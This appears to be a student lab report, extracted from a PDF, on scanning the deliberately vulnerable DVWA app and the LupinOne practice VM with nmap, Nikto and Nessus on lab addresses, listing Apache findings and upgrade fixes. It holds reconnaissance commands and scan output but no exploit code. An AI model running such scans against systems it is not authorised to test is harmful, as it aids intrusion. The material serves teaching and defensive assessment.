SF:1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charse
SF:t=utf-8\r\nConnection:\x20close\r\n\r\n\r\n400\x20Bad\x20Request")%r(TLSSes
SF:tionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n\r\n400\x20Bad\x20R
SF:quest");
MAC Address: 02:42:0A:06:06:1A (Unknown)

Nmap scan report for 10.6.6.1
Host is up (0.000015s latency).
All 1000 scanned ports on 10.6.6.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
062223dbce02f204b23...
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.820f2
Nmap done: 256 IP addresses (17 hosts up) scanned in 159.92 seconds
wsf > ■

```

CONDUCT APPLICATION VULNERABILITY SCAN

An application vulnerability scan is a systematic process of inspecting software applications, websites, or systems to identify security weaknesses, flaws, or vulnerabilities that could potentially be exploited by malicious actors. This scan involves using specialized tools and techniques to analyze the application's code, configurations, and interactions with external components.

The goal is to uncover potential entry points for cyberattacks, such as SQL injection, cross-site scripting (XSS), and other vulnerabilities that could compromise data integrity, availability, or confidentiality. The results of the scan help organizations prioritize and address these vulnerabilities to enhance the overall security posture of their applications and systems.

STEPS :

Enter the command <**docker run -d -p 8080:80 --name dvwasantosomar/dvwa**>

This Docker command runs a web application called DVWA. It maps port 8080 on your computer to port 80 in the DVWA container, allowing access through a web browser. The container is named "dvwa" and is created from the image provided by "santosomar/dvwa."

<**docker port dvwa**>

```
(root㉿kali)-[~/home/kali]
└─# docker run -d -p 8080:80 --name dvwa santosomar/dvwa
bc077409e3f0acfd0468641da515eeb4b877b5eb9a70d8a561c694f6d8ae6d5b

(root㉿kali)-[~/home/kali]
└─# docker port dvwa
80/tcp → 0.0.0.0:8080
80/tcp → [::]:8080
sh: 1: dvwa.webspli: Error response from da
wsf > docker port webs
Error response from da
wsf > □
```


Now the docker will inspect dvwa which contains Id, Creation time, path, Args and state

```
(root㉿kali)-[~/home/kali]
└─# docker inspect dvwa
[{"Id": "bc077409e3f0acfd0468641da515eeb4b877b5eb9a70d8a561c694f6d8ae6d5b",
 "Created": "2023-08-12T23:01:15.363102226Z",
 "Path": "/main.sh",
 "Args": [],
 "State": {
     "Status": "running",
     "Running": true,
     "Paused": false,
     "Restarting": false,
     "OOMKilled": false,
     "Dead": false,
     "Pid": 108249,
     "ExitCode": 0,
     "Error": "",
     "StartedAt": "2023-08-12T23:01:16.272882648Z",
     "FinishedAt": "0001-01-01T00:00:00Z"
 },
 "NetworkSettings": {
     "Bridge": {
         "IPAMConfig": null,
         "Links": null,
         "Aliases": null,
         "NetworkID": "311612d5e3df0f1a082978cfbab1fea063f61c2dab1ffec071ff7f5d3736e64",
         "EndpointID": "a3b3d80889987cae9e3c204a8438a7300877a8ddd8e40fc7d0d50cb2d5267b98",
         "Gateway": "172.17.0.1",
         "IPAddress": "172.17.0.2",
         "IPPrefixLen": 16,
         "IPv6Gateway": "",
         "GlobalIPv6Address": "",
         "GlobalIPv6PrefixLen": 0,
         "MacAddress": "02:42:ac:11:00:02",
         "DriverOpts": null
     }
 }
```

With nikto scanning:

Nikto scanning is a tool used to check websites for potential vulnerabilities and security issues. It examines the web server and its applications, looking for weaknesses that hackers could exploit. Nikto helps uncover problems like outdated software, misconfigurations, and known vulnerabilities, providing valuable information for website administrators to enhance security. It's like a digital detective that investigates websites for possible trouble spots.

Enter the command **nikto -h (URL)** the "nikto" command is followed by the "-h" flag, which specifies the target host (URL) you want to scan for vulnerabilities.




```
(root㉿kali)-[~/home/kali]
# nikto -h http://172.17.0.2/dvwa/
- Nikto v2.5.0

+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2023-08-12 19:13:37 (GMT-4)

+ Server: Apache/2.4.10 (Debian)
+ /dvwa/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /dvwa/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /dvwa/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /dvwa//.: Directory indexing found.
+ /dvwa//.: Appending './' to a directory allows indexing.
+ /dvwa//.: Directory indexing found.
+ /dvwa//.: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /dvwa/%2e/: Directory indexing found.
+ /dvwa/%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /dvwa///: Directory indexing found.
+ /dvwa/?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /dvwa/?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /dvwa/css/: Directory indexing found.
+ /dvwa/css/: This might be interesting.
+ /dvwa/includes/: Directory indexing found.
+ /dvwa/includes/: This might be interesting.
+ /dvwa/images/: Directory indexing found.
+ /dvwa//////////: Directory indexing found.
+ /dvwa//////////: Abyss 1.03 reveals directory listing when multiple '/'s are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ 8107 requests, 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2023-08-12 19:14:08 (GMT-4) (31 seconds)

+ 1 host(s) tested
```

Set Up DVWA: Ensure DVWA is running on a server accessible from the machine where Nessus is installed.



Using Nessus:

Nessus is another software tool that helps identify vulnerabilities and security issues in computer systems and networks. It scans devices like computers and servers to find weaknesses that could be exploited by attackers. Nessus provides detailed reports to help IT professionals understand and address potential risks, making digital environments safer. It's like a security guard that checks for unlocked doors and windows in your digital space.

SCANNING PROCEDURE

Create a Scan Policy : In Nessus, create a new scan policy specifically for application scanning. Adjust settings to focus on web application vulnerabilities.

Configure a Scan: Create a new scan, select your DVWA target, and assign the application vulnerability scan policy you created.

Initiate the Scan: Start the scan, and Nessus will attempt to identify common web application vulnerabilities in DVWA.

Review the Report: Once the scan completes, review the Nessus report. It will list any web application vulnerabilities it detected, along with recommended actions.

Analyze and Address: Examine each vulnerability's details and assess the risk. Follow the recommended steps to address the vulnerabilities, which may involve securing code, configurations, and inputs in your DVWA instance.

Retest: After applying fixes, run the scan again to confirm that the vulnerabilities have been resolved.

Scans Settings

dwva :Conduct application vulnerability scan

Hosts 1 Vulnerabilities 15 Notes 1 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
172.17.0.2	2 1 19

Scan Details

Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 7:15 PM
End: Today at 7:27 PM
Elapsed: 12 minutes

Vulnerabilities

Critical
High
Medium
Low
Info

After completing the scan it will show all the vulnerabilities which is mentioned below we are discuss few of them later in this report it will show the name and severity of the vulnerability detect on the system

Scans Settings

dwva :Conduct application vulnerability scan

Hosts 1 Vulnerabilities 15 Notes 1 History 1

Filter Search Vulnerabilities 15 Vulnerabilities

Sev	CVSS	VPR	Name... Family	Count	...
MEDIUM	5.3	B...	CGI abuses	1	...
MEDIUM	4.3 *	W...	Web Servers	1	...
MIXED	WWeb Servers	3	...
INFO	HWeb Servers	4	...
INFO	AjWeb Servers	2	...
INFO	HCGI abuses	2	...
INFO	...	C...	CGI abuses	1	...
INFO	E...	...	Web Servers	1	...
INFO	N...	...	Settings	1	...
INFO	N...	...	Port scanners	1	...

Scan Details

Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 7:15 PM
End: Today at 7:27 PM
Elapsed: 12 minutes

Vulnerabilities

Critical
High
Medium
Low
Info

DVWA SCAN (172.17.0.2)



Scan Information

Start time: Sat Aug 12 19:15:09 2023

End time: Sat Aug 12 19:27:27 2023

Host Information

IP: 172.17.0.2

MAC Address: 02:42:AC:11:00:02

OS: Linux Kernel 3.16 on Debian 8.0 (jessie)

Vulnerabilities:

Browsable Web Directories

Details:

Vulnerability id:40984

Vulnerability name:Browsable Web Directories

Synopsis:Some directories on the remote web server are browsable.

Description:Multiple Nessus plugins identified directories on the web server that are browsable..

Risk Factor:Medium

Plugin Information :

Published: 2009/09/15

Modified:2021/01/19

Web Application Potentially Vulnerable to Clickjacking

Details:

Vulnerability id:85582

Vulnerability name:Web Application Potentially Vulnerable to Clickjacking

Synopsis:The remote web server may fail to mitigate a class of web application vulnerabilities.

Description: The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy 'frame-ancestors' response header in all content responses. This could potentially expose

the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

Risk Factor:Medium

Plugin Information :

Published:2015/08/22

Modified:2017/05/16

Web Server Transmits Cleartext Credentials

Details:

Vulnerability id:26194

Vulnerability name:Web Server Transmits Cleartext Credentials

Synopsis:The remote web server might transmit credentials in cleartext.

Description: The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwordsof valid users.

Risk Factor:Low

Plugin Information :

Published: 2007/09/28

Modified:2016/11/29

Apache Banner Linux Distribution Disclosure

Details:

Vulnerability id:18261

Vulnerability name:Apache Banner Linux Distribution Disclosure

Synopsis:The name of the Linux distribution running on the remote host was found in the banner of the web server.

Description: Nessus was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running.

Risk Factor:None

Plugin Information :

Published: 2005/05/15

Modified: 2022/03/21

HyperText Transfer Protocol (HTTP) Information

Details:

Vulnerability id: 24260

Vulnerability name: HyperText Transfer Protocol (HTTP) Information

Synopsis

Some information about the remote HTTP configuration can be extracted.

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive and HTTP pipelining are enabled, etc...

This test is informational only and does not denote any security problem.

Risk Factor: None

Plugin Information

Published: 2007/01/30

Modified: 2019/11/22

Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

Vulnerability id: 50344

Vulnerability name: Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header

Synopsis

The remote web server does not take steps to mitigate a class of web application vulnerabilities.

Description

The remote web server in some responses sets a permissive Content-Security-Policy (CSP) frame-ancestors response header or does not set one at all.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

Solution

Set a non-permissive Content-Security-Policy frame-ancestors header for all requested resources.

Risk Factor None

Plugin Information


Published: 2010/10/26

Modified: 2021/01/19

LUPINONE VM

SCAN LUPINONE USING NMAP

For this scan open linux 5.x kernel 64 bit



Scan with Nmap:

First, we need to find active ports and services on the target.

Run: This scans all **65535** ports.

```
view  Go Back -input-sf My Scans < Back to My Scans  
Websploit Framework  
Author : Fardin Allahverdinazhand  
Contact : 0xOptim0us[~A~]Gmail.Com  
Twitter : @0xOptim0us  
Codename : Reborn  
18.140 Project Github : https://github.com/websploit/websploit  
https://nmap.org Other Projects : https://github.com/0xOptim0us  
Policies Start Time ▾  
wsf > nmap -p- 192.168.18.140  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 20:25 EDT [current: Today at 20:25]  
Nmap scan report for 192.168.18.140  
Host is up (0.00098s latency).  
Not shown: 65533 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 131.75 seconds
```

Perform more thorough scans to identify the software and versions running on devices. These advanced scans help find potential vulnerabilities in the services being used. By digging deeper, you uncover valuable information about the technology in place and possible security weaknesses that could be exploited. It's like exploring a system to reveal what's inside and if there are any hidden risks.

```
wsf > nmap -sV -sC 192.168.18.140  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 20:32 EDT [current: Today at 20:32]  
Nmap scan report for 192.168.18.140  
Host is up (0.023s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)  
| ssh-hostkey:  
|_ 3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)  
|_ 256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)  
|_ 256 ac18ecc35c051f56f4774c30195b40f (ED25519)  
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))  
|_http-server-header: Apache/2.4.48 (Debian)  
|_http-robots.txt: 1 disallowed entry  
|_/_myfiles  
|_http-title: Site doesn't have a title (text/html).  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 21.36 seconds  
wsf >
```

Perform vulnerability assessment:

Using nessus:


Performing a vulnerability assessment on the "lupinone" virtual machine (VM) using Nessus involves these steps:

Ensure the "lupinone" VM is up and running, and accessible from the machine where Nessus is installed.

Create a Scan Policy: In Nessus, create a new scan policy suitable for a VM assessment. Adjust settings to focus on VM vulnerabilities.

Configure the Scan: Create a new scan, choose the "lupinone" VM as the target, and assign the scan policy you created.

Run the Scan: Start the scan, and Nessus will analyze the "lupinone" VM for known vulnerabilities, misconfigurations, and potential risks.



After completing the scan it will show all the vulnerabilities which is mentioned below we are discuss few of them later in this report it will show the name and severity of the vulnerability detect on the system

LopinOne Vulnerability Scan

Scan Details

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 8:21 PM
- End: Today at 8:35 PM
- Elapsed: 14 minutes

Vulnerabilities

Sev	CVSS	VPR	Name Family	Count	Actions
MIXED	AjWeb Servers	10	🔗
INFO	HWeb Servers	3	🔗
INFO	S\$Misc.	2	🔗
INFO	S\$Service detection	2	🔗
INFO		N...	Port scanners	2	🔗
INFO		S...	Service detection	2	🔗
INFO		A...	Web Servers	1	🔗
INFO		C...	General	1	🔗
INFO		D...	General	1	🔗
INFO		N...	Settings	1	🔗

LopinOneVulnerabilityScan(192.168.18.140)



Scan Information

Start time: Sat Aug 12 20:21:00 2023

End time: Sat Aug 12 20:35:18 2023

Host Information

IP: 192.168.18.140

OS: CISCO

Vulnerabilities

Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow

Vulnerability id: 161454

Synopsis

The remote web server is affected by a buffer overflow vulnerability.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.52. It is, therefore, affected by a flaw related to mod_lua when handling multipart content. A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpdteam is not aware of an exploit for the vulnerability though it might be possible to craft one.

Solution

Upgrade to Apache version 2.4.52 or later.

Risk Factor

High

Plugin Information

Published: 2022/05/24

Modified: 2023/04/03

[**Apache 2.4.x < 2.4.53 Multiple Vulnerabilities**](#)

Vulnerability id: 158900

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.53. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.53 advisory.- mod_lua Use of uninitialized value in r:parsebody: A carefully crafted request body can cause a readto a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier. Acknowledgements: Chamal De Silva (CVE-2022-22719).

Solution

Upgrade to Apache version 2.4.53 or later.

Risk Factor

High

Plugin Information

Published: 2022/03/14

Modified: 2022/06/15

[Apache 2.4.x < 2.4.55 Multiple Vulnerabilities](#)

Vulnerability Id: 170113

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.55. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.55 advisory. A carefully crafted If: request header can cause a memory read, or write of a single zero byte, in a pool(heap) memory location beyond the header value sent. This could cause the process to crash. This issue affects Apache HTTP Server 2.4.54 and earlier. (CVE-2006-20001) Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to.

Solution

Upgrade to Apache version 2.4.55 or later.

Risk Factor

High

Plugin Information

Published: 2023/01/18

Modified: 2023/03/10

[Apache 2.4.x < 2.4.56 Multiple Vulnerabilities](#)

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

The version of Apache httpd installed on the remote host is prior to 2.4.56. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.56 advisory. HTTP request splitting with mod_rewrite and mod_proxy: Some mod_proxy configurations on Apache

HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack.

Solution

Upgrade to Apache version 2.4.56 or later.

Risk Factor

Critical

Plugin Information

Published: 2023/03/07

Modified: 2023/03/15

[**Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF**](#)

Vulnerability id: 156255

Synopsis

The remote web server is affected by a denial of service or server-side request forgery vulnerability.

Description:

The version of Apache httpd installed on the remote host is equal to or greater than 2.4.7 and prior to 2.4.52. It is, therefore, affected by a flaw related to acting as a forward proxy. A crafted URI sent to httpd configured as a forward proxy (ProxyRequests on) can cause a crash (NULLpointer dereference) or, for configurations mixing forward and reverse proxy declarations, can allow for requests to be directed to a declared Unix Domain Socket endpoint (Server Side Request Forgery).

Solution

Upgrade to Apache version 2.4.52 or later.

Risk Factor

High

Plugin Information

Published: 2021/12/23

Modified: 2023/04/03

[**Apache >= 2.4.17 < 2.4.49 mod_http2**](#)

Vulnerability id: 153585

Synopsis

The remote web server is affected by a vulnerability.

Description

The version of Apache httpd installed on the remote host is greater than 2.4.17 and prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A crafted method sent through HTTP/2 will bypass validation and be forwarded by mod_proxy, which can lead to request splitting or cache poisoning.

Solution

Upgrade to Apache version 2.4.49 or later.

Risk Factor

Medium

Plugin Information

Published: 2021/09/23

Modified: 2022/04/11

[**Apache >= 2.4.30 < 2.4.49 mod_proxy_uwsgi**](#)

Vulnerability id: 153586

Synopsis

The remote web server is affected by a vulnerability.

Description

The version of Apache httpd installed on the remote host greater than 2.4.30 and is prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A carefully crafted request uri-path can cause mod_proxy_uwsgi to read above the allocated memory and crash (DoS).

Solution

Upgrade to Apache version 2.4.49 or later.

Risk Factor

Medium

Plugin Information

Published: 2021/09/23

Modified: 2022/04/11

[**Apache HTTP Server Version**](#)

Vulnerability id: 48204

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

Risk Factor

None

Plugin Information

Published: 2010/07/30

Modified: 2023/07/31

